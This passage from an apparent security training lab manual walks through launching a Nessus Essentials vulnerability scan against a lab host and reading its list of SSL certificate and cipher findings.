
23. The **Scan saved and launched successfully** notification pop-up appears. The scan is launched, and Nessus begins to scan the target.



24. After the completion of the scan: click **Local Network** to view the detailed results.

Note: It takes approximately 15-20 minutes for the scan.

25. The **Local Network** window appears, displaying the summary of target hosts, as well as the **Scan Details** and **Vulnerabilities** categorization under the **Hosts** tab, as shown in the screenshot.




Module 05 – Vulnerability Analysis

26. Click the **Vulnerabilities** tab, and scroll down to view all the vulnerabilities associated with the target machine.

Note: The list of vulnerabilities may differ when you perform this task.

27. Click these vulnerabilities to view detailed reports about each. For instance, in this lab, we are selecting the first vulnerability in the list, that is, **SSL (Multiple Issues)**.



Module 05 – Vulnerability Analysis

28. The **Local Network / SSL (Multiple Issues)** window appears, displaying multiple issues in SNMP service. Click on any issue (here, **SSL Medium...**) to view its detailed information.

The screenshot shows the Nessus Essentials web interface. The main title is "Local Network / 10.10.1.22 / SSL (Multiple Issues)". On the left, there's a sidebar with "Folders" (My Scans, All Scans, Trash), "Resources" (Policies, Plugin Rules, Terrascan), and a "Tenable News" section about Zyxel routers. The main content area displays a table of vulnerabilities with columns for Severity (e.g., HIGH, MEDIUM, LOW, INFO), Score, Name, Family, Count, and a checkbox. There are 9 vulnerabilities listed. To the right of the table is a "Scan Details" panel showing the policy was completed, the scanner was a Local Scanner, and the scan took 19 minutes. Below that is a "Vulnerabilities" pie chart.

Severity	Score	Name	Family	Count
HIGH	7.5	SSL Medium ...	General	2
MEDIUM	6.5	SSL Certificat...	General	2
MEDIUM	6.4*	SSL Self-Sign...	General	1
MEDIUM	5.3	SSL Certificat...	General	1
INFO		SSL Certificat...	General	2
INFO		SSL Cipher Bl...	General	2
INFO		SSL Cipher S...	General	2
INFO		SSL Perfect F...	General	2
INFO		SSL Certificat...	General	1

Scan Details

- Policy: NetworkScan_P
- Status: Completed
- Severity Base: CVSS v3.0
- Scanner: Local Scanner
- Start: Today at 6:10 AM
- End: Today at 6:29 AM
- Elapsed: 19 minutes

Vulnerabilities

Module 05 – Vulnerability Analysis

